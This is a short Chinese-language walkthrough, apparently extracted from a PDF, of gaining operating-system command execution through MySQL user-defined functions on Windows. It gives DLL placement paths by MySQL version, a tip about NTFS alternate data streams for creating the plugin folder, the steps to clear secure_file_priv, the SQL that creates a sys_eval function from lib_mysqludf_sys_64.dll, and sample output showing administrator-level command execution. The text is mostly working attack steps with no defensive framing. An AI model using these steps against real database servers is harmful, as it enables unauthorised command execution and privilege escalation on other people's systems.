
把 dll 文件放入对应的目录


当 MySQL < 5.1 版本时，将 .dll 文件导入到 c:\windows 或者 c:\windows\system32 目录下。

当 MySQL > 5.1 版本时，将 .dll 文件导入到 MySQL Server 5.xx\lib\plugin 目录下（lib\plugin 目录默认不存在，需自行创建，可用 NTFS ADS 流模式突破进而创建文件夹）。




配置 secure_file_priv 为空，使 MySQL 具有读写权限（重启 MySQL）





创建 cmd function, 创建好的函数在 mysql.func 表中可以看到
create function sys_eval returns string soname
'lib_mysqludf_sys_64.dll' ;



使用函数可以执行系统命令
select sys_eval('whoami');

```
mysql> select sys_eval('whoami');
```

```
+-----+
```

```
| sys_eval('whoami') |
```

```
+-----+
```

```
| pc\administrator |
```

```
+-----+
```

```
1 row in set (0.08 sec)
```

```
mysql> _
```